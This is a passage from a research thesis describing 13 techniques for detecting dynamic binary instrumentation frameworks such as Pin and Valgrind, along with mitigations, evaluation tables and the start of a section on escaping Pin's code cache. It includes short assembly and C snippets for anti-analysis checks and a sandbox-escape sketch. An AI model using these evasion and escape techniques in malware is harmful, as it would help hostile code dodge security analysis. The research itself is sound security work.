We have developed a tool called *jitmenot* which employs 13 different DBI detection mechanisms summarised in Table 1, 7 of which were adopted from their Windows specific 32 bit counterparts presented elsewhere [36] and one was proposed by Ahmed Bougacha [4].

[4]`http://repzret.org/p/detecting-valgrind`

```
mov rcx, 0x0
mov rax, 0x27
syscall
```

(a)

```
    mov [label+1], 0x0 ; c6 05 01 00 00 00 00
label:
    mov eax, 0x1       ; b0 01
```

(b)

Figure 3: *Code snippets presenting how an application can detect the presence of a DBI framework by utilising* `ripsyscall` ***(a)*** *and smc* ***(b)*** *technique.*

Note that in some cases it is not entirely possible to achieve an unambiguous categorisation. In the following, we describe each of the proposed detection techniques in detail, while we also suggest some mitigation techniques which will improve the stealthiness of the instrumentation process. See Table 3 for an overview of which detection technique is able to detect which of the DBI frameworks.

3.1 Code Cache / Instrumentation Artefacts

In the first category – code cache artefacts – we include anomalies introduced by the fact that the executed code is not the original one. The presence of a JIT compiler does introduce some irregularities in the normal program's execution which can be detected by the instrumented application.

3.1.1 Abusing the `syscall` Instruction (`ripsyscall`)

Independent of Pin, when executing any system call via the `syscall` instruction the current instruction pointer value is copied to the `rcx` register [37], such that the kernel can restore execution correctly via the `sysret` instruction. As operation of the OS's kernel happens transparently, user land perceives the `syscall` instruction to have the side effect of setting the `rcx` register to the instruction right behind the `syscall`. The first method involves the way the DBI frameworks emulate system calls. For example, when Pin has to accomplish some task outside of the VM, such as forwarding a system call request from the instrumented application or determining the next instruction trace to execute, the register state of the instrumented application is saved and the VM is left.

However, this is not the case for an instrumented application executed within DBI. Since, DBI frameworks wrap all system calls performed by the instrumented application, they need to save the program's register state before switching from the context of the instrumented application to its own internal state. When re-entering the context of the instrumented application, apart from the system call's result in `rax`, no other side effects are propagated back to the program. As a result, the `rcx` register observed by the instrumented application stays constant across system calls. This discrepancy can be used as a detection mechanism.

An example assembly code which illustrates this technique can be seen in Figure 3a. Since Pin saves the register values before exiting the VM to emulate the system call, we can assign a known constant (*e. g.* `0`) to the `rcx` register. After executing any system call (*e. g.* `0x27` - `sys_getpid`), we can examine the value of `rcx` register. If it contains exactly the previously assigned constant and not the current Instruction Pointer (RIP), we conclude that a DBI engine is present.

A straightforward way to mitigate this detection technique involves integrating in the framework the propagation of all register values after a `syscall` to the application.

Fortunately, in the case of Pin this is not bound to higher performance overhead. This is the case because the framework manages the saved register in a context structure which can be populated right after the `syscall` execution. Otherwise, the instrumentation tool could also mimic this behaviour, by setting the correct RIP value in the `rcx` register before the VM returns in the jitted code.

3.1.2 Self-Modifying Code (`smc`)

Yet another code cache artefact involves the way DBI frameworks handle Self-Modifying Code (SMC) together with the fact that instrumentation is done at basic block granularity. According to Intel, the Pin framework, for example, does attempt to detect manipulations of the original code of the instrumented application by exposing the `PIN_SetSmcSupport` configuration option and a corresponding callback function `TRACE_AddSmcDetectedFunction`. Per default the instrumentation platform assumes that basic blocks do not modify their own code. Therefore, in this case the analysis plugin programmer has to manually trigger code cache invalidation upon receiving a SMC notification to re-trigger the JIT compiler for the altered code. If the analysis plugin programmer does not handle SMC, or does not invalidate the code cache, the instrumented application could detect the presence of Pin as follows: First, the instrumented application marks its own code as `rwx` by calling `mprotect` with `prot` set to `PROT_READ | PROT_WRITE | PROT_EXEC`. Then the malicious tool modifies the immediate operand of a `mov` instruction from I_1 to I_0 (Figure 3b). Since Pin does not automatically invalidate the code cache only the original code is modified, resulting in `mov` ending up with immediate operand I_1. Therefore, in the listing in Figure 3b, the value of `al` will depend on the fact whether the application is being instrumented or not. If the same sequence is executed outside of a instrumentation platform, the code change takes effect immediately and the `mov` instruction will use I_1 as immediate operand.

However, Pin specifies a dedicated command line argument, `-smc_strict`, not set by default which when activated, the instrumentation platform starts monitoring for basic blocks which modify their own code. When this is detected, Pin raises a code cache invalidation notification followed by recompilation of already present code in the code cache. Unfortunately, this invalidates our proposed DBI detection technique for Pin DBI framework when the aforementioned command line argument is set. In conclusion, only if the instrumentation platform monitors of all write accesses of the application to its own text segment, it can reliably detect SMC.

3.1.3 Wrong Emulation of `rdfsbase` (`fsbase`)

When executed in a DBI environment the behaviour of some machine instructions may differ from their official specifications, *e. g.* the `rdfsbase` instruction which returns program's `fsbase` value. After starting the application, Pin saves the instrumented application's `fsbase` value in its context and restores it every time this value is necessary. This is the case when we try to retrieve `fsbase` value by utilising the corresponding system call (`SYS_arch_prctl`). Unfortunately, Pin fails to emulate the `rdfsbase` instruction implemented in Intel processors since the Ivy Bridge generation and instead of the application's `fsbase`, the instruction returns Pin's own `fsbase`. By comparing these two values, the application can detect whether it is being instrumented. However, if the operating Pintool detects the execution of `rdfsbase` instruction it could exchange it with the corresponding syscall, thus returning the correct `fsbase` value. It has to be noted, however, that the underlying OS has to allow the use of the `rdfsbase` instruction, which is currently not the case for Linux, making this detection approach less useful in practice.

In order to detect, if the `rdfsbase` instruction is correctly emulated we firstly registered `SIGILL` signal-catching function. This function is triggered always when the CPU attempts to execute an illegal instruction which is the case with `rdfsbase` when either it is not supported by the processor generation or not enabled by the kernel. In these cases, we cannot make a decision whether the application is instrumented or not. In the end, if `rdfsbase` is successfully executed by the processor, we compare the returned `fsbase` address with the value returned by `SYS_arch_prctl` system call with specified `ARCH_GET_FS` parameter.

3.1.4 Wrong Emulation of `enter` (`enter`)

Some DBI frameworks, such as Valgrind, first translate the program into a processor-neutral Intermediate Representation (IR), which is then instrumented by the analysis plugin and in the end compiled to machine code. This implies that the DBI framework is capable of emulating the whole instruction set of the processor. However, since some instructions are less frequently used than others, DBI developers choose to either partially or completely not support them. An example of such a case is the `x86` `enter` instruction [37], which creates a stack frame for a procedure. Its first operand defines the the size of the dynamic storage in the stack frame, while the second operand specifies the lexical nesting level (0 to 31). This instruction executes as expected in a non-instrumented environment. However, when a program, instrumented by Valgrind, attempts to execute `enter`, a signal is raised because this particular instruction is not implemented in the IR. By catching this signal, an application can determine whether it is instrumented or not. Note that this behaviour is not observed in Intel Pin since it does not rely on IR for instrumentation.

Similarly to the previous detection technique, we can register `SIGILL` signal-catching function which is called when the execution of an illegal instruction is attempted. In order to mitigate the `enter` detection mechanism, DBI frameworks have to either emulate it correctly or the analysis plugin can again detect their execution and substitute the invalid instructions with functionality preserving code. In the case of `enter N, 0`, this translates to a typical function prologue: `push rbp; mov rbp, rsp; sub rsp, N`.

3.1.5 Neglecting No-eXecute Bit (`nx`)

W⊕X is an exploitation mitigation technique enabling the OS to mark writable pages in memory as not executable. The consistent application of W⊕X denies an attacker the ability to introduce own code into the address space of a program before transferring the execution flow to it. As described in Section 2, Intel enforces this technique on their `x86` architecture by marking mapped pages in memory as not executable by setting a No-eXecute (NX) bit. However, when the JIT compiler of a DBI framework fetches new instructions for instrumentation, it does not check whether the source memory is marked as executable; as long as the page is readable the JIT compiler will translate any data present and emit executable assembly instructions. They are then written to the code cache and executed by the VM. Note that **all** DBI frameworks we tested were vulnerable to this problem. Clearly, this is a huge security issue, as this implies that **any program** instrumented by a **DBI** framework in JIT mode **effectively** has **W⊕X disabled**.

```c
#define ASSEMBLY_SIZE 13
const unsigned char assembly[ASSEMBLY_SIZE] = {
    0xE8, 0x00, 0x00, 0x00, 0x00, 0x50, 0xB8,
    0x2A, 0x00, 0x00, 0x00, 0x58, 0xC3
};
const int page_size = getpagesize();
unsigned char *to_exec = malloc(page_size);
memcpy(to_exec, assembly, ASSEMBLY_SIZE);
asm volatile("call *%0" : : "m"(to_exec));
```

(a)

```asm
    call to_exec
to_exec:
    push rax
    mov eax, 0x2A
    pop rax
    ret
```

(b)

Figure 4: *Sample code* ***(a)*** *which attempts to execute assembly instructions* ***(b)*** *residing on a non-executable page.*

We utilised this fact as a detection technique in the following way: (1) Allocate a new page on the heap without execute permissions and place valid code in it, (2) then execute it. Without instrumentation, on any modern OS, a program trying to execute code on a page without `x` permissions will result in a crash. Otherwise, if the program is being instrumented, the program will be allowed to continue. This difference allows us to determine whether an application is currently instrumented or not. An example of this technique can be seen in Figure 4a, where we use a `malloc` call to allocate a page with only read and write permissions (`rw`). Then we copy in this page valid `x86` instructions shown in Figure 4b which do not interfere with other parts of the program. Finally, the program attempts to execute the code on the newly created page.

Generally, if it is possible to divert execution to a user-controllable buffer, an attacker can place shellcode in it and the VM will execute it. This effectively violates the Isolation property of DBI. Later, we present a real-world example of how this can be leveraged as a fully working exploit. This classifies as a major vulnerability issue not only in Pin DBI framework but also in all other DBI engines which we tested as can be seen in Table 3. Nevertheless, introducing proper checks for correct memory page permissions before fetching code from memory could resolve this issue. This can be accomplished either in the JIT compiler or as a temporary fix integrated in the instrumentation platforms.

3.1.6 Real Instruction Pointer (`ripfxsave` / `ripsiginfo`)

This technique was already introduced by Falcón and Riva [36]. However, as detection of the real `rip` also is a building block for attacks (against the DBI Isolation property) described later in this thesis, we briefly summarise the techniques nevertheless.

In a nutshell, the DBI framework VMs execute only the translated and instrumented code of the application residing in the code cache but never the original code in the original text segment of the instrumented application. To maintain compatibility with non-relocatable applications, Pin attempts to mask the VM's `rip` with instrumented program's original `rip` value whenever necessary (*e. g.* directly reading the return address of a function).

One technique for finding the real `rip` abuses the systems Floating Point Unit (FPU): First, any FPU instruction (*e. g.* `fldz`) is executed. Afterwards, the FPU state is saved using the `fxsave` instruction. This state includes the address of the most recently executed FPU instruction, which is not masked by any instrumentation platform. A malicious instrumented application can then compare this value to the (masked) value when directly reading the `rip` register. If the values do not match, the application is being instrumented.

The same can be achieved on Linux with the help of the OS: The `sigaction` system call allows the calling process to examine and/or specify the action to be associated with a specific signal. By setting the `SA_SIGINFO` flag in the `sigaction` structure, the provided parameters to the signal-catching function are signal number, `siginfo_t` structure explaining the reason why the signal was generated, and the third argument can be casted to an object of type `ucontext_t*` referring to the receiving process' context. If we execute any floating-point instruction and then raise a signal (for instance by deliberately triggering a segmentation fault), the context argument passed to the signal handler contains the state of the FPU registers. By comparing these values with the corresponding `rip`, one can again determine whether the program is being instrumented.

Similarly to the `fsbase` detection technique, we can again detect the execution of `fxsave` and mask the saved RIP value with a valid value. On the other hand, this can be also handled by the instrumentation platform.


3.2 Just-In-Time Compiler Overhead

The process of translating instructions performed by the JIT compiler introduces timing side channels. In the following we sketch two possibilities to detect the presence of instrumentation platforms by measuring the JIT compiler overhead that proved stable in practice.

3.2.1 Branch Timing (`jitbr`)

One such side channel can be uncovered by repeatedly timing branch instructions which will be explained in the following. First of all, Pin usually compiles and places in the code cache more than one consecutive basic blocks, all terminated at an unconditional control-flow changing instruction, which are together referred to as a *trace*. Each of the generated traces consists of a single entry but multiple exits. More precisely, Pin assumes which branches of the CFG are more likely to be executed and compiles the corresponding basic blocks in one trace. Each of these compiled traces possesses a data structure called *context*, which holds various information about it, *e. g.* register reallocations, liveliness. Additionally, for performance reasons the **addresses** in the original code and in the code cache of all valid compiled traces are kept in a *traces hash table*. On each return in the DBI framework's VM, when a new trace has to be fetched according to the instrumented application's RIP, the JIT compiler firstly searches in this hash table whether this trace has already been compiled. If this is the case, the JIT engine determines if the considered trace's context can be reused; otherwise adjusts it according to the current state, *e. g.* generates new mapping for reallocated registers. Alternatively, if the searched trace cannot be found, Pin will prepare it for execution and place its address into the traces hash table. In the end, the selected trace is executed by the VM and the whole process is repeated until the instrumented application exits. Note that since hash table lookup is performed in constant time, if the selected trace already resides in the code cache, the VM can directly execute it and no computational time is lost in compiling and instrumenting the trace again. Naturally, if the trace's context needs to be regenerated, the time spent inside the VM increases. Above all, these procedures are completed by Pin's VM which involves saving and restoring the corresponding state when exiting and again entering it.

Building on top of these observations, we developed a detection technique based on the time elapsed between successive executions of traces before and belonging to a loop.



```
; Attributes: bp-based frame

detect_jitbr proc near

var_90= qword ptr -90h
var_88= qword ptr -88h
var_80= qword ptr -80h
var_78= qword ptr -78h
var_38= qword ptr -38h


push    rbp
mov     rbp, rsp
push    r15
push    r14
push    r13
push    r12
push    rbx
sub     rsp, 68h
mov     rax, fs:28h
mov     [rbp+var_38], rax
xor     eax, eax
rdtsc
lea     r13, [rbp+var_90]
shl     rdx, 20h
or      rax, rdx
lea     rcx, [r13+8]
lea     rsi, [r13+50h]
mov     [rbp+var_90], rax
mov     rbx, r13
nop     word ptr [rax+rax+00h]
```

```
loc_2138:
rdtsc
shl     rdx, 20h
add     rcx, 8
or      rax, rdx
mov     [rcx-8], rax
cmp     rcx, rsi
jnz     short loc_2138
```

```
mov     r12, [rbp+var_80]
mov     rax, [rbp+var_88]
mov     r15, [rbp+var_78]
mov     rdx, r12
sub     rdx, rax
js      loc_2220
```

```
...
```

```
...
```

Figure 5: *CFG of a function measuring the time which Pin needs to compile and instrument a trace. The first trace which is compiled by the DBI framework is shown in green. In the end of the loop's first iteration, the execution flow continues in the middle of this trace. However, this requires the trace to be compiled again (shown in red) since its start address cannot be found in the code cash.*

In Figure 5, we can see the CFG of a function containing only a single loop, executing in each iteration the `rdtsc` instruction, which returns the current number of processor cycles. Additionally, a single `rdtsc` instruction is executed before entering the loop. All of the results are saved in an array for future analysis. The first compiled and instrumented trace (shown in green) is executed by the VM and the two `rdtsc` instructions, one before and one in the loop body, are registered in the array (t_0 and t_1). When the RIP reaches the `jmp` instruction, controlling the loop's iterations, the VM has to take control over the execution again and determine the jump target. As already introduced, this involves firstly, searching in the traces hash table for already compiled target code and if no such trace exists then the original binary's code is compiled and instrumented. Although the target location is already compiled and residing in the code cache, its start address is not contained in the hash table. This is the case because the jump target's code is contained in an already existing trace which does not start with it. Therefore, the VM concludes that the searched trace does not exist in the code cache and triggers the JIT compiler to prepare the necessary trace for execution. When it is ready (shown in red), the execution can continue again and the `rdtsc` instruction in the loop body is executed for the second time t_2 (overall three processor cycles stamps). Next, when the `jmp` instruction of the loop is reached for a second time, Pin has to decide again the jump target. However, this time the traces hash table contains the target address, therefore, new compilation is not necessary, and the same trace can be executed once more. Before that, Pin can decide to adjust the context of the trace for optimisation reasons, *e. g.* change register relocation mappings to directly use the original registers. Lastly, the loop body is executed without compiling new code or changing any traces' context while recording the processor cycles, t_i for $3 \le i \le N$, where in this case $N = 10$ (Figure 5).




Figure 6: *Measuring the processor cycles spent before the beginning and between each consecutive iteration of the loop shown in Figure 5. The graph presents the corresponding values when dynamic instrumentation is applied to the application (dashed) and when a DBI engine is not present. The data is given on a logarithmic scale, where each value is an arithmetic mean of results collected from 5 separate executions.*

In Figure 6 we plotted the difference $\Delta_{ij} = t_j - t_i$ of consecutively measured processor cycles t_i and t_j ($i < j$ and overall $t_i \le t_j$) during the execution of the same function presented in Figure 5 when the application is executed without the presence of a DBI engine (blue), and when it is instrumented (green). In the first case, it can be clearly seen that there are no significant differences between the noted processor cycles. Moreover, we can see that the instruction cache of the processor is being utilised and the differences between each successive loop body execution are constantly decreasing. On the other hand, we can see that the execution profile of an instrumented application (Figure 6, green) is completely different. The elapsed time between t_0 and t_1, Δ_{01} is shorter in comparison to the time between t_1 and t_2, Δ_{12}. This can be explained by the fact that the first two executions of the `rdtsc` instruction happen in the same compiled trace and no VM switch between them was necessary. As already explained, in the time between t_1 and t_2, the JIT compiler has to prepare the jump target in the end of the loop body for execution which involves considerable amount of time. Next, the difference Δ_{23} represents the time used by Pin to adjust the reused trace's context. Lastly, we observe that the behaviour of an instrumented application for the rest of the function's execution (Δ_{ij}, for $i \ge 3, j \ge 4$) does not significantly differ from its not instrumented counterpart. Searching for this difference allows us to directly adopt this approach as a detection technique for Pin DBI framework.

Cycle	No Instrumentation	Pin	Valgrind	DynamoRIO	QBDI
t_0	1 826 508	576 347 902	267 879 282	563 250 082	3 664 452
t_1	1 171 392	39 765 236	51 920 378	197 186 236	1 157 118
$\frac{t_1}{t_0}$	0.641	0.069	0.194	0.35	0.316

Table 2: *Measuring the time t required for two* ***consecutive*** *loading and unloading attempts (cycles) of the same common Linux OS libraries in an instrumented and not instrumented environment. The results are given in processor cycles and each value is an arithmetic mean of results collected from 5 separate executions.*

3.2.2 Libraries Loading (`jitlib`)

The presence of a JIT compiler and a dedicated code cache region in memory introduces many irregularities in the execution of an application which helps us reveal the underlying DBI engine. We can unveil one such irregularity by measuring the time it takes a certain number of libraries to be loaded and unloaded in memory. Falcón and Riva have already observed that loading a large number of libraries requires much longer when the application is instrumented [36]. However, this performance overhead depends on the CPU computing power and cannot be reliably applied on different platforms. Therefore, we improved their idea by measuring how the utilisation of a code cache can influence the execution time of the instrumented application when performing *multiple* load-unload cycles of the same libraries.

In our experiment we loaded and immediately after that unloaded 5 common Linux specific libraries, namely `libpthread.so.0`, `libutil.so`, `libcrypt.so`, `libselinux.so.1`, `libpcre.so.3`. This was done two consecutive times and additionally, for each of them we measured its completion time (t_0 and t_1) in processor cycles and calculated the ratio $\Delta = \frac{t_1}{t_0}$. If $\Delta \geq 1$, then the second load-unload cycle lasted longer than or it was equal to the first one, otherwise ($\Delta < 1$) the second load-unload cycle completed faster than the first one. The results of executing this approach in 4, previously introduced DBI frameworks, as well as in a not instrumented environment, can be seen in Table 2. Overall, the second load-unload cycle of the aforementioned libraries executes faster than the first one, however, we observe a large discrepancy between these values when the application is instrumented and not instrumented. The result is that loading again, previously loaded and unloaded libraries in an instrumented environment is considerably faster than conducting this under normal conditions, *i. e.* without the presence of a DBI framework. Especially when instrumented with Pin, we observe a difference in the computed ratio of 0.1 between the two cases. This is explained with the fact, that instrumentation frameworks do cache some intermediate results and reuse them when possible, which is the case in this example. The loaded libraries do not change during the time between the two load-unload cycles and therefore, the result after them is always the same. This allows the DBI engine to reuse the already compiled and instrumented binary instructions in the code cache dedicated to loading and unloading the specified libraries. The DBI engine also detects that these libraries still occupy instrumented application's memory space and therefore do not load them again. Note that unlike Falcón and Riva, we measure the relative difference in number of processor cycles of two successful consecutive load-unload attempts involving the same libraries and not the overall performance of common library loading process.

As expected, the JIT compiler does introduce performance overhead when instrumenting a binary. Although this overhead directly depends on the CPU performance, we introduced detection mechanisms which do not directly rely on this. Although DBI frameworks can improve their performance over time, the necessity to compile and instrument code before execution introduces a considered amount of performance overhead which will always lead to differences in application's execution time when instrumented and not. All OSs provide APIs for measuring the elapsed time between two reference points and therefore, an application can utilise them to measure its performance. However, the DBI framework could manipulate the results of all time related functions and return controlled values, thus no significant difference between execution times in and outside of a DBI environment exists [38].

3.3 Environment Artefacts

In this section we identify environmental artefacts introduced by DBI frameworks. By this we refer to anomalies in the execution environment. For example, the memory layout varies drastically with the usage of instrumentation platforms. Searching for DBI artefacts such as strings or particular code patterns in memory reveals the presence of a DBI tool inside the target process memory.

3.3.1 Pin Internal Environment Variables (`envvar`)

Firstly, Pin expects certain environment variables in order to run properly (*e. g.* `PIN_INJECTOR64_LD_LIBRARY_PATH`). Because the framework spawns the instrumented process as its own child, these inherited environment variables can still be found in the instrumented application's memory. Searching for them can therefore, expose the underlying JIT engine. Note that in the case of Pin, this is an issue with current implementations as the variables could be cleaned up during the initialisation process.

3.3.2 Page Permissions and Code Patterns (`vmleave` / `mapname` / `pageperm`)

A side effect of the JIT engine is the presence of pages that are marked simultaneously as readable, writable, and executable (`rwx`). The compiler needs to write in memory the already compiled instructions which are then executed by the VM. Therefore, this memory region, called *Code Cache*, has to be marked as simultaneously executable and writable. It is uncommon for a program to have any memory regions marked as `rwx`, hence a high number of memory pages with `rwx` permissions is an indication of instrumentation framework presence. An attacker can use this knowledge to scan the address space for such pages. Knowing that `rwx` memory is not present in a particular binary this discrepancy reveals the presence of the JIT compiler's code cache.

Additionally, an attacker can scan the whole memory for mapped pages and compare names of memory mapped files with names related to the DBI framework (*e. g. pinbin* for Pin). Moreover, as the instrumented application and the analysis plugin share one address space, the full implementation of the instrumentation platform has to be present as well. For example, an attacker can search for specific code patterns such as the characteristic implementation of the transition between the instrumented application and the analysis plugin (`VMLeave`). This code sequence is unique because it saves the current VM context on the stack and restores the jitted application's registers, generating assembly code that can easily be recognised.

However, Pintools can monitor every attempt to read memory conducted by the instrumented application and detect if it tries to read pages belonging to the instrumentation platform. By such an attempt, the Pintool can alter the results, *e. g.* although the searched memory page is allocated the result received by the application is `NULL` [38].

Technique	Type	Pin	Valgrind	DynamoRIO	QBDI
jitbr	CO	↯	↯	↯	✗
jitlib	CO	↯	↯	↯	✗
pageperm	EA	↯	↯	↯	↯
vmleave	EA	↯	✗	✗	↯
mapname	EA	↯	↯	↯	✗
smc	CA	↯*	↯	✗	↯
ripfxsave	CA	↯	↯	✗	↯
ripsiginfo	CA	↯	↯	↯	↯
ripsyscall	CA	↯	✗	↯	↯
nx	CA	↯	↯	↯	↯
envvar	EA	↯	↯	↯	✗
fsbase	CA	↯	–	↯	✗
enter	CA	✗	↯	✗	✗

Table 3: *Evaluation of detection mechanisms on different DBI frameworks showing whether a detection mechanism can reveal the corresponding DBI's presence (↯) or not (✗). A result indicated by an asterisk (*) shows that it is valid under some conditions. Table is based on Kirsch* et al. *[11].*

3.4 Discussion

In Table 3, we present an evaluation of all detection mechanisms studied in this thesis on different DBI frameworks. In the following, we discuss some observations based on the results in this table. Generally, all of the examined DBI frameworks in our research were detected by the `pageperm`, `ripsiginfo`, and `nx` techniques. As already discussed, the necessity of pages where code can be simultaneously written and executed is an inseparable part of the DBI frameworks' design. Similarly, the original code of the instrumented application is never executed but only copied to some other (writable and executable) region in memory where it is instrumented and later executed. Therefore, the DBI framework cannot completely hide that the value of the instrumented application's RIP is not contained in its original text segment address area. All of these detection techniques are based on DBI framework's common characteristics. Nevertheless, during our research we did not expect that all of the tested DBI engines do not verify whether the instruction, which the RIP is pointing to, resides on a page, marked as executable. Instead of raising a signal, the DBI framework interprets data as valid instructions, which are then fetched by the JIT compiler, instrumented and executed by the VM.

Next, SMC proves to be challenging to be detected by the DBI engine because it requires constant monitoring of the instrumented application's writing attempts. In some cases, next to other approaches instrumentation platforms try to utilise different heuristics to detect SMC, *e. g.* Pin monitors `mprotect` calls. In our tests only DynamoRIO and Pin (only when executed with the `-smc_strict` command line parameter) recognised correctly the instrumented application's attempt to modify its own code.

Finally, the introduced JIT compiler overhead can serve as an indication that the application is executed in a DBI environment. Additionally, the DBI framework may not be able to emulate some processor's instruction set correctly. For example, Valgrind is not able to translate in its IR language neither `rdfsbase`, nor `enter` instructions which terminates program's execution by raising a `SIGILL` signal. Note that `fsbase` technique solely considers the case where the returned `fsbase` value from the `rdfsbase` instruction and `SYS_arch_prctl` system call do not match. In the case of Valgrind, this was not possible since executing the `rdfsbase` instruction interrupts instrumented application's execution and the test cannot continue. To conclude, we also discovered that many DBI engines can be fingerprinted by: searching for specific code patterns, set environment variables or mapped files' names.

3.5 Summary

We proposed 13 methods to detect the presence of a DBI engine divided in three categories, namely Instrumentation Artefacts, Compiler Overhead, Environment Artefacts. As one can see, an instrumented application can notice whether it is currently being executed in a DBI environment. By nature, JIT compilers cause a lot of noise which is not only hard to disguise but trying to do so introduces even more irregularities in the instrumented program execution [38]. It follows that, the requirement R4 (Stealthiness) which is essential for security applications such as malware analysis cannot be hold by DBI frameworks.

4 Isolation


After discussing detectability of DBI frameworks, the following section focuses on the methods and possibilities to escape from and consequently evade the instrumentation.

In the original work describing Pin [6] in Section 3.3.1 the authors state that the instrumented application's code is never executed – instead it is compiled (from machine instructions to the same kind of machine instructions) and executed together with the analysis plugin's procedures within a custom virtual environment (the Pin VM). All executed machine instructions reside in the VM (code cache) and the effect of any instruction cannot *escape* from the VM region. Like other VMs, the Pin framework manages the instrumented program's instruction pointer and translates each basic block of the original code lazily (*i. e.* when necessary). Two properties make Pin subject to attacks compromising isolation: First, the VM may and will reuse already compiled code because of optimisation benefits. Second, Pin does not employ any integrity checks of already translated instructions in the code cache. Therefore, we can alter already executed instructions in memory, as they (comfortably) reside on pages marked `rwx` by the instrumentation platform. Experimental evidence from Section 3 indicates that the code cache implemented by other DBI tools behaves in accordance with Pin's code cache. However, we target the DBI implementation of Pin on `x86-64` Linux in the following sections.

For this we distinguish two different attacker models, and describe an escaping mechanism suitable for each.

A1 Control of Code and Data This is the most potent attacker. She can freely specify which code is executed in the instrumented application and is able to freely interact with the application while instrumented. In reality, such an attacker would craft a malicious binary in the hope that an analyst would execute the binary in a instrumentation platform.

A2 Control of only Data This is the weaker of the two attacker models. In this case, an attacker only possess copies of the instrumented application, instrumentation platform, analysis plugin, and all depending dynamic libraries. However, this attacker is also able to freely interact with the application containing memory corruption vulnerabilities while executed in an DBI framework. In practice this is the case when some binary hardening policy implemented using DBI gets attacked over the network.



```
0x00000000  loc_A0:
~~0x00000000  fldz~~  jmp loc_B0
0x00000002  fxsave [rax]
0x00000005  jmp short loc_A1
```

```
0x00000007  loc_A1:
0x00000007  mov rdx,[rax+0x8]
0x0000000B  mov word [rdx], <code>
0x00000010  jmp short loc_A0
```

```
0x55000000  loc_B0:
0x55000000  mov rsp,[r15+0x40]
0x55000004  mov rax,[r15+0x3d8]
0x5500000b  mov [fs:0x0],rax
0x55000014  jmp loc_C0
```

```
0x55001000  loc_C0:
0x55001000  <unsandboxed code>
0x55001000  ...
```


Figure 7: *A minimal program escaping from the Pin VM. Figure is based on Kirsch* et al. *[11].*

While detectability always required an attacker of type **A1**, we show that it is even possible for an attacker of type **A2** to escape from the instrumentation if the attacked program contains what is commonly referred to as a write-where-what vulnerability.

4.1 Escaping from Pin's Instrumentation using Direct Code Cache Modification

